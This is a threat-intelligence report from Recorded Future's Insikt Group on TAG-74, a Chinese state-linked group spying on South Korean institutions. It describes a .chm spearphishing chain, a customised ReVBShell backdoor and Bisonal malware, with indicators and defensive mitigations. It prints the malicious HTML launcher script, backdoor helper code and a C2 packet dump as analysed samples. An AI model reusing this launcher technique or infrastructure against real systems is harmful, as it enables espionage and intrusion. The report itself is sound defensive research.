
CYBER THREAT ANALYSIS

CHINA

Recorded Future®

By Insikt Group®

September 19, 2023



Multi-year Chinese APT Campaign Targets South Korean Academic, Government, and Political Entities

Executive Summary

Recorded Future's Insikt Group analyzed a multi-year, Chinese state-sponsored cyber-espionage campaign predominantly targeting South Korean academic, political, and government organizations. This campaign, which we are tracking under the temporary group designator TAG-74[1], has been publicly linked to Chinese military intelligence and likely primarily poses a threat to academic, aerospace and defense, government, military, and political organizations within South Korea, Japan, and Russia. This assessment is based on the historical targeting pattern of this threat activity group and the typical area of responsibility of People's Liberation Army (PLA) Northern Theater Command-aligned threat actors.

In this campaign, we observed a particular focus on the targeting of South Korean academic entities. The targeting of academia more generally fits within wider Chinese espionage efforts that serve multiple purposes, including intellectual property (IP) theft and expanding Chinese Communist Party (CCP) soft power and influence within higher education internationally. Business leaders in companies engaging closely with academia in countries of strategic interest to Chinese intelligence services should consider the business risks of both potential IP loss and academic institutions' vulnerability to foreign state influence that could lead to reputational damage through association.

More widely, intelligence collection within South Korea from Chinese state-sponsored actors is likely driven by both regional proximity as well as the country's strategic role in China's competition with the United States (US) and other regional allies within the Indo-Pacific region. In recent months, Chinese officials have been increasingly outspoken on South Korea's perceived movement toward closer relations with the US. Of particular note, in May 2023, a South Korean news outlet cited anonymous "senior diplomatic officials" to report that China threatened to withhold cooperation with Seoul on North Korea and other issues if South Korea continues crossing "red lines" related to South Korea "meddling with Taiwan" or supporting "the US and Japan's containment of China". Notably, multiple observed TAG-74 decoy documents and spoofed domains specifically related to inter-Korean cooperation and reunification. These highlighted geopolitical tensions are likely to drive increased intelligence collection efforts from Chinese state-sponsored threat activity groups such as TAG-74 against South Korean public and private sector entities. This intelligence could be used to define Chinese diplomatic or business engagement with South Korean entities, especially when foreign policy doesn't align with Chinese strategic objectives.

Key Findings

- TAG-74 is a Chinese state-sponsored threat activity group traditionally tasked with intelligence collection against organizations within South Korea, Japan, and Russia. In the activity highlighted

[1] TAG-74 overlaps with reported activity under the aliases Tonto Team, COPPER, CactusPete, Earth Akhlut, Karma Panda, and Bronze Huntley (1, 2), a group publicly linked to the People's Liberation Army Strategic Support Force (PLASSF) former Shenyang Military Region Technical Reconnaissance Bureau (now part of the Northern Theater Command) (1, 2).

within this report, we observed the group predominantly targeting South Korean academic, political, and government organizations.

- The TTPs associated with this TAG-74 campaign include the use of .chm files that trigger a DLL search order hijacking execution chain to load a customized version of the open-source, lightweight, VBScript backdoor ReVBShell. We also identified multiple samples of the custom backdoor Bisonal communicating to TAG-74 infrastructure; this backdoor is likely used to provide additional capability after initial access is established through ReVBShell.
- We assess that this customized ReVBShell variant is very likely shared by both TAG-74 and another closely aligned PLASSF-linked threat activity group, Tick Group (BRONZE BUTLER, Stalker Panda, Stalker Taurus). Tick Group's use of this ReVBShell variant was previously highlighted within ESET reporting. The use of shared capabilities and close collaboration between Tick Group and TAG-74-linked activity has been previously observed and is documented within public reporting (1, 2).

Threat Analysis

Infection Chain




Figure 1: *Typical infection chain observed in TAG-74 campaign targeting South Korea (Source: Recorded Future)*

As shown in **Figure 1**, TAG-74 has been observed using a relatively consistent infection chain that has slowly evolved since the first sighting of this activity in 2020. Elements of this TAG-74 activity have been referenced in public reporting by Ahnlab (1, 2, 3, 4) and ESET. Typically, the group has used

Compiled HTML (.chm) files likely distributed via spearphishing. These .chm files consist of 3 primary components:

1. An embedded legitimate executable that is vulnerable to DLL search order hijacking. Observed executables used include the filenames `vias.exe`, `LBTWiz32.exe`, `PresentationSettings.exe`, and `ImagingDevices.exe`.
2. A malicious DLL loaded via the accompanying legitimate executable via DLL search order hijacking.
3. A HTML file that is used to:
    - display a decoy document to the user
    - execute a script to decompile the contents of the .chm file via the native Windows HTML Help executable program (`hh.exe`)
    - execute the legitimate executable vulnerable to DLL search order hijacking, either directly or via the RUN registry key

```
<OBJECT id=x classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',hh.exe,-decompile C:\\programdata KOREA MARITIME & OCEAN UNIVERSITY.chm'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<OBJECT id=y classid="clsid:adb880a6-d8ff-11cf-9377-00aa003b7a11" width=1 height=1>
<PARAM name="Command" value="ShortCut">
 <PARAM name="Button" value="Bitmap::shortcut">
 <PARAM name="Item1" value=',C:\\programdata\\vias.exe'>
 <PARAM name="Item2" value="273,1,1">
</OBJECT>
<SCRIPT>
x.Click();
var start=new Date().getTime();
while(true) if(new Date().getTime()-start>2000) break;
y.Click();
</SCRIPT><!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
```

Figure 2: *Example TAG-74 HTML file containing script to decompile .chm file and execute* `vias.exe` *(Source: Recorded Future)*

The HTML file, as shown in **Figure 2**, includes a bitmap shortcut object which, when clicked, executes the native HTML Help Windows binary `hh.exe` to decompile the .chm file and a second shortcut which executes the legitimate executable `vias.exe` contained within the .chm. An embedded script then uses the native HTML `click()` method to simulate a mouse-click on the first object, which executes the first shortcut, waits 2 seconds, and then repeats this for the second object to trigger the DLL search order hijacking chain.

남북경협과	민간남북경제교류협의회	사단	민법 제32조	2004-02-18
남북경협과	통일농수산사업단	사단	민법 제32조	2005-03-02
남북경협과	남북물류포럼	사단	민법 제32조	2006-02-17
남북경협과	남북교류협력지원협회	사단	민법 제32조	2007-05-22
남북경협과	남북기술교육협력본부	사단	민법 제32조	2007-07-02
남북경협과	남북경협국민운동본부	사단	민법 제32조	2007-07-05
남북경협과	남북농림수산물사업협의회	사단	민법 제32조	2008-06-02
남북경협과	남북교역연구협의회	사단	민법 제32조	2012-07-16
남북경협과	남북경제협력포럼	사단	민법 제32조	2013-12-24
남북경협과	남북경협경제인연합회	사단	민법 제32조	2014-05-09
남북경협과	남북경제협력협회	사단	민법 제32조	2015-11-18
남북경협과	남북경영경제포럼	사단	민법 제32조	2015-03-03
남북경협과	남북경제협력연구소	사단	민법 제32조	2016-09-06
남북경협과	금강산투자기업협회	사단	민법 제32조	2017-06-02
남북경협과	금강산기업협회	사단	민법 제32조	2017-09-27
남북경협과	우리경제협력기업협회	사단	민법 제32조	2019-03-12
남북경협과	한반도경제협력원	사단	민법 제32조	2019-03-15

Figure 3: *Example decoy document shown to the user with redacted personal details of individuals. The document contains content for multiple organizations related to inter-Korean economic cooperation. (Source: Recorded Future)*

Once loaded, the malicious DLL creates and executes a VBE file in the %TEMP% path. The decoded VBE file is a customized version of the open-source VBscript backdoor ReVBShell, which is analyzed in further detail in a later section of this report.

Infrastructure Analysis and Spoofing of South Korean Organizations

TAG-74 uses Virtual Private Server (VPS) infrastructure geolocated within South Korea and spread across multiple hosting providers including AS-CHOOPA (AS20473), G-Core Labs (AS202422), EstNOC OY (AS206804), and Korea Telecom (AS4766). The group heavily relies on dynamic DNS (DDNS) domains for malware command-and-control (C2), which often spoof specific organizations within South Korea. We observed the group using the IP addresses provided in **Table 1** since the beginning of 2023; **Table 2** provides a sample of TAG-74 domains likely spoofing specific South Korean organizations. We also identified repeated hosting overlap between newer TAG-74 DDNS domains active as recently as June 2023 and those referenced in public reporting as far back as early 2020 (1, 2). Furthermore, April 2023 reporting by Ahnlab also highlighted an overlap with this group based on the observed usage of Bisonal, although the report did not link this activity to the wider multi-year campaign described. Notably, multiple decoy documents and spoofed domains observed by Recorded Future related to

inter-Korean cooperation and reunification as well as specific academic institutions, indicating a likely particular interest in these areas from TAG-74 actors.

IP Address	ASN	First Seen	Last Seen
45.133.194[.]135	AS206804 (EstNOC OY)	March 27, 2023	April 6, 2023
92.38.135[.]92	AS202422 (G-Core Labs)	February 8, 2023	May 15, 2023
141.164.60[.]28	AS20473 (AS-CHOOPA)	October 13, 2023	April 17, 2023
158.247.223[.]50	AS20473 (AS-CHOOPA)	March 13, 2023	June 7, 2023
158.247.234[.]163	AS20473 (AS-CHOOPA)	November 4, 2023	June 7, 2023

Table 1: *IP addresses observed in use by TAG-74 during 2023 (Source: Recorded Future)*

Likely Spoofed Entity	Industry	Spoof Domain(s)
Daum	IT	attachdaum.servecounterstrike[.]com attachmaildaum.servecounterstrike[.]com attachmaildaum.serveblog[.]net logindaums.ddnsking[.]com loginsdaum.viewdns[.]net
bizmeka[.]com	IT	bizmeka.viewdns[.]net
Hamonsoft	IT	hamonsoft.serveblog[.]net
Hanseo University	Academic	hanseo1.hopto[.]org
hometax[.]go[.]kr	Government	hometax.onthewifi[.]com
Mail Plug	IT	mailplug.ddnsking[.]com
Democratic Party of Korea	Political	minjoo2.servehttp[.]com

National Election Commission	Government	necgo.serveblog[.]net
Pixoneer Geomatics ((주)픽소니어)	IT	pixoneer.myvnc[.]com
Peaceful Unification Advisory Council	Government	puacgo1.servemp3[.]com
Satrec Initiative	Aerospace	satreci.bounceme[.]net
Sejong University	Academic	sejonglog.hopto[.]org
National Institute for Unification Education	Academic	unipedu.servebeer[.]com

Table 2: *Selection of TAG-74 DDNS domains likely spoofing specific South Korean entities (Source: Recorded Future)*

Use of Open-Source ReVBShell Backdoor for Initial Access

As noted, TAG-74 has employed a slightly modified version of the open-source ReVBShell backdoor. Modifications include additional functions responsible for:

- Base64-encoding C2 traffic
- Execution guardrails which, if ESET antivirus is detected on the infected host, set the C2 server IP address *0.0.0[.]0* and the malware is exited
- Additional commands or functions for code execution, changing the sleep interval, self-deletion, and enumeration via WMI command-line (WMIC)

ReVBShell is configured to sleep for a specified interval (the default is 5 seconds) following a `NOOP` response from the C2 server. In most cases, this sleep time is changed from the default 5 seconds to 5 minutes in observed TAG-74 activity. The TAG-74 variant also contains additional functionality to edit this sleep interval via a C2 command.

```
Function encodeBase64(sText)
    Dim oXML, oNode

    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.nodeTypedValue =sText
    encodeBase64 = oNode.text
    Set oNode = Nothing
    Set oXML = Nothing

End Function

Function decodeBase64(ByVal vCode)
    Dim oXML, oNode

    Set oXML = CreateObject("Msxml2.DOMDocument.3.0")
    Set oNode = oXML.CreateElement("base64")
    oNode.dataType = "bin.base64"
    oNode.text = vCode
    decodeBase64 = oNode.nodeTypedValue
    Set oNode = Nothing
    Set oXML = Nothing
End Function
```

Figure 4: *Additional functions present in customized ReVBShell version responsible for Base64 encoding and decoding data (Source: Recorded Future)*

Continued Usage of Flagship Malware Bisonal for Follow-on Activity

Insikt Group observed multiple Bisonal samples communicating with C2 infrastructure attributed to TAG-74 (see **Table 3**). Bisonal is likely intended to be used as a follow-on malware family loaded after initial access is established due to the additional functionality beyond the lightweight ReVBShell. Bisonal is a long-running, custom backdoor exclusive to Chinese state-sponsored threat activity that has been used in targeted intrusion activity primarily in Japan, South Korea, and Russia since at least 2010 (1, 2, 3, 4).

SHA256 Hash	Filename	C2
11cd4b64dcac3195c01ffc937ae1eb77aa2f98d560a75347036d54a1cf69a5fd	SearchFilterHost.exe	formsgle.freedynamicdns[.]net
01e5ebc2c096d465800660a0ad6d62208a5b2b675e3700f3734fac225b1d38bd	-	satreci.bounceme[.]net
a88ca28b0948e810d4eb519db7b72a40cfe7907ce4c6a881a192880278f3c8b5	msfltr32.exe	hanseo1.hopto[.]org
89f250599e09f8631040e73cd9ea5e515d87e3d1d989f484686893bcec1a9bc	-	sarang.serveminecraft[.]net
0ea0b19c562d20c6ac89a1f2db06eedcb147cde2281e79bb0497cef62094b514	MySnake.EXE	sarang.serveminecraft[.]net


Table 3: *TAG-74 Bisonal samples first observed in 2022 (Source: Recorded Future)*

Insikt Group conducted a comparative analysis of the payload loaded by the sample `11cd4b64dcac3195c01ffc937ae1eb77aa2f98d560a75347036d54a1cf69a5fd` listed in **Table 3**, and identified close similarities with a variant of Bisonal reported by NTT Security in 2020. The sample we analyzed had the following commands, which closely align with the variant analyzed by NTT Security (page 27):

- Change prefix of sending data (`unknown` and `unknown2` fields inside the payload struct in **Figure 6**)
- Send process information
- Send drive list
- Send file information
- Process termination
- Execute command
- File download
- File upload
- Delete file
- Recreate socket
- Sending socket objects
- File execution

The sample analyzed by Insikt Group also uses the same string decryption algorithm and reuses the `1213` key highlighted within the NTT Security Bisonal research (page 28). Additionally, the magic bytes `0A 1B 2C 3D` referenced in the NTT Security analysis on one of the Bisonal variants' C2 communications (page 64) matched both of the analyzed samples.

The second sample in **Table 3** (`01e5ebc2c096d465800660a0ad6d62208a5b2b675e3700f3734fac225b1d38bd`), is packed using VMProtect and loads a Bisonal payload very similar to the first. Example C2 communications for this sample are shown in **Figure 5** — this includes the magic bytes `0A 1B 2C 3D` alongside basic victim information such as computer name, user name, operating system IP address, and a campaign/target code, as also shown in **Figure 6**. This communication structure matches that of the first sample.



```
Address    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F
00000000:  0A 1B 2C 3D FE 01 00 00  01 FF 00 00 00 00 FF FF  ..,=............
00000010:  FF FF B5 01 00 00 ED 35  57 00 44 00 45 00 53 00  .......5W.D.E.S.
00000020:  4B 00 54 00 4F 00 50 00  2D 00 47 00 56 00 36 00  K.T.O.P.-.G.V.6.
00000030:  31 00 4C 00 4A 00 4F 00  00 00 00 00 00 00 00 00  1.L.J.O.........
00000040:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000050:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000060:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000070:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 57 00  ..............W.
00000080:  69 00 6E 00 64 00 6F 00  77 00 73 00 20 00 38 00  i.n.d.o.w.s. .8.
00000090:  20 00 36 00 34 00 62 00  69 00 74 00 00 00 00 00  .6.4.b.i.t.....
000000A0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0:  00 00 31 00 39 00 32 00  2E 00 31 00 36 00 38 00  ..1.9.2...1.6.8.
000000F0:  2E 00 35 00 36 00 2E 00  31 00 30 00 31 00 00 00  ..5.6...1.0.1...
00000100:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000110:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000120:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000130:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000140:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000150:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 52 00  ..............R.
00000160:  6F 00 62 00 00 00 00 00  00 00 00 00 00 00 00 00  o.b.............
00000170:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000180:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000190:  00 00 00 00 00 00 00 00  00 00 44 00 45 00 53 00  ..........D.E.S.
000001A0:  4B 00 54 00 4F 00 50 00  2D 00 47 00 56 00 36 00  K.T.O.P.-.G.V.6.
000001B0:  31 00 4C 00 4A 00 4F 00  00 00 00 00 00 00 00 00  1.L.J.O.........
000001C0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001D0:  00 00 00 00 00 00 4A 00  46 00 2D 00 31 00 32 00  ......J.F.-.1.2.
000001E0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000001F0:  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
```

Figure 5: *C2 communications structure, including magic bytes 0A 1B 2C 3D, observed for Bisonal sample* `01e5ebc2c096d465800660a0ad6d62208a5b2b675e3700f3734fac225b1d38bd` *(Source: Recorded Future)*

Name	Color	Offset	Size	Type	Value
▼ comm		0x00000000	0x01FE	struct Comm	{ ... }
▼ magic		0x00000000	0x0004	u8[4]	[...]
[0]		0x00000000	0x0001	u8	10 (0x0A)
[1]		0x00000001	0x0001	u8	27 (0x1B)
[2]		0x00000002	0x0001	u8	44 (0x2C)
[3]		0x00000003	0x0001	u8	61 (0x3D)
size		0x00000004	0x0004	u32	510 (0x000001FE)
responseCode		0x00000008	0x0001	u8	1 (0x01)
unknown		0x00000009	0x0001	u8	255 (0xFF)
▼ payload		0x0000000A	0x01F4	struct FingerPrint	{ ... }
unknown		0x0000000A	0x0004	u32	0 (0x00000000)
unknown2		0x0000000E	0x0004	u32	4294967295 (0xFFFFFFFF)
OEMCP		0x00000012	0x0004	enum OEMCP	OEMCP::United_States (0x000001B5)
TickCount		0x00000016	0x0004	u32	5715437 (0x005735ED)
ComputerNameW		0x0000001A	0x0064	String16	"DESKTOP-GV61LJO"
OperatingSystem		0x0000007E	0x0064	String16	"Windows 8 64bit"
IPv4Addr		0x000000E2	0x007C	String16	"192.168.56.101"
LookupAccountSidA_Username		0x0000015E	0x003C	String16	"Rob"
LookupAccountSidA_ComputerName		0x0000019A	0x003C	String16	"DESKTOP-GV61LJO"
Marker		0x000001D6	0x0028	String16	"JF-12"

Figure 6: *Parsed payload structure for* `01e5ebc2c096d465800660a0ad6d62208a5b2b675e3700f3734fac225b1d38bd` *Bisonal sample (Source: Recorded Future)*

The payloads loaded by the other 3 samples in **Table 3** all contain the characteristic marker string `bisonal`, which was not present in the other 2 analyzed samples. The presence of this marker string appears to vary based on the variant of Bisonal in use, which has evolved significantly over the past decade.

Mitigations

Users should conduct the following measures to detect and mitigate activity associated with TAG-74 activity:

- Configure your intrusion detection systems (IDS), intrusion prevention systems (IPS), or any network defense mechanisms in place to alert on — and, upon review, consider blocking connection attempts to and from — the external IP addresses and domains linked in **Appendix A**.
- Organizations should consider blocking .chm and other low-legitimate-use file attachments at email gateways and through application deny lists where possible, given the propensity of abuse and low prevalence of legitimate use in most environments.
- Recorded Future proactively detects and logs malicious server configurations in the Command and Control Security Control Feed. The Command and Control list includes both open-source and customized tools used by Chinese state-sponsored threat activity groups, such as ReVBShell. Recorded Future clients should alert on and block these C2 servers to allow for detection and remediation of active intrusions.
- Since multiple state-sponsored and financially motivated threat activity groups continue to use DDNS domains in network intrusion activity, all TCP/UDP network traffic involving DDNS subdomains should be blocked and logged (using DNS RPZ or similar).
- Monitor for domain abuse, such as typosquat domains spoofing your organization, through the Recorded Future Brand Intelligence module.

Outlook

The observed TAG-74 campaign is indicative of the group's long-term intelligence collection objectives against South Korean targets. Given the group's persistent focus on South Korean organizations over many years and the likely operational purview of the Northern Theater Command, the group is likely to continue to be highly active in conducting long-term intelligence-gathering on strategic targets within South Korea as well as in Japan and Russia.

